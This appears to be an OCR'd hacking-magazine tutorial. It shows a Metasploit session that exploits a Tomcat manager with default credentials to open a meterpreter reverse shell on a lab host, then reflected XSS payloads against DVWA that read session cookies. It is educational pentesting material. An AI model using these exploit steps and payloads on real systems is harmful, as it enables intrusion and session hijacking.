
```
Exploit target:

   Id  Name
   --  ----
   0   Java Universal


msf exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.41.134
RHOST => 192.168.41.134
msf exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT => 8180
msf exploit(multi/http/tomcat_mgr_upload) > set HTTpusername tomcat
HTTpusername => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > set HTTppassword tomcat
HTTppassword => tomcat
msf exploit(multi/http/tomcat_mgr_upload) > check
[*] 192.168.41.134:8180 The target appears to be vulnerable.
msf exploit(multi/http/tomcat_mgr_upload) > 
```

Set the required payload. For this tutorial, I have set the java/meterpreter/reverse_tcp payloa-d.



```
msf exploit(multi/http/tomcat_mgr_upload) > set payload
set payload generic/custom
set payload generic/shell_bind_tcp
set payload generic/shell_reverse_tcp
set payload java/meterpreter/bind_tcp
set payload java/meterpreter/reverse_http
set payload java/meterpreter/reverse_https
set payload java/meterpreter/reverse_tcp
set payload java/shell/bind_tcp
set payload java/shell/reverse_tcp
set payload java/shell_reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set p
```

Set the lhost address (the attacker IP address) and execute the module using the run command. Voila! We have our meterpreter shell.



```
msf exploit(multi/http/tomcat_mgr_upload) > set payload java/meterpreter/reverse
_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/http/tomcat_mgr_upload) > set lhost 192.168.41.151
lhost => 192.168.41.151
msf exploit(multi/http/tomcat_mgr_upload) > run

[*] Started reverse TCP handler on 192.168.41.151:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying HETXMEGFc1NN330Evh...
[*] Executing HETXMEGFc1NN330Evh...
[*] Undeploying HETXMEGFc1NN330Evh ...
[*] Sending stage (53837 bytes) to 192.168.41.134
[*] Sleeping before handling stage...
[*] Meterpreter session 1 opened (192.168.41.151:4444 -> 192.168.41.134:47965) a
t 2019-01-03 12:05:35 -0500

meterpreter > 
```

WEB SECURITY

It's impossible to imagine anything without a website nowadays. Whether you are a blogger with a passion or a small firm, a website is compulsory to maintain an online presence. The cost effectiveness and simplicity to set up a website has further fuelled the growth of websites. From being simple static pages to dynamic pages with multiple eye catching features, websites have come a long way. What started with a simple html code turned into complex code involving various scripting languages. Wi-th advanced functionality came some serious vulnerabilities also. Most of the data breaches that occurred last year included stealing data from their websites. Hackers began to show a special interest in web servers as they are relatively easy to get into a company's network or gather more info about the company.

This new section has been introduced to understand various vulnerabilities a website may contain and to learn web penetration testing. Of course from a real world perspective. In this month's issue, our readers will learn about some real world scena-rios as to how Cross Site Scripting is exploited.

In our previous issue, we learnt in detail as to what cross-site scripting (XSS) is with some examples. As already explained in our previous issue, Cross-Site Scripting (XSS) is a vulne-rability in web applications and also the name of a client side attack in which the attacker inje-cts and runs a malicious script into a legitimate web page. In this month's issue, we will see some real world scenarios involving Cross Site Scripting.


In this scenarios, we will use Cross Site Scripting to

1. Hijack a user's session
2. Perform unauthorized activities
3. Perform phishing attacks
4. Capture key strokes (keylogging)
5. Steal sensitive information


For demonstrating this attacks we will be using the well-known DVWA application, which we have installed locally for this tutorial. The scenarios are a combination of both reflected XSS and Stored XSS.

1. Session Hijacking

Open up DVWA and head to reflected XSS section as shown below.




We have seen how to exploit this in our previous issue. The name we have typed here is



```
e test<script>alert(123)<%2Fscript>#
```

Most web applications maintain user sessions in order to identify the user across multiple HTTP requests. Sessions are identified by session cookies. For example, after a successful login to an application, the server will send you a session cookie by the Set-Cookie header. Now, if you want to access any page in the application or submit a form, the cookie (which is now stored in the browser) will also be included in all the requests sent to the server. This way, the server will know who you are. E.g. Your name or any thing else.
JavaScript code running in the browser can access the session cookies (when they lack the flag HTTPOnly) by calling document.cookie. So, if we inject the following payload into the na-me parameter, the vulnerable page will show the current cookie value in an alert box as sho-wn in the image below.

http://localhost:81/DVWA/vulnerabilities/xss_r/?name=<script>alert(document.cookie)</script>



```
localhost:81/DVWA/vulnerabilities/xss_r/?name=test<script>alert(document.cookie)<%2Fscript>#
```

Vulnerability: Reflected Cross Site Scripting (XSS)

```
security=low; PHPSESSID=6cem2i5q9ah67umnrsl3dvcu4
```

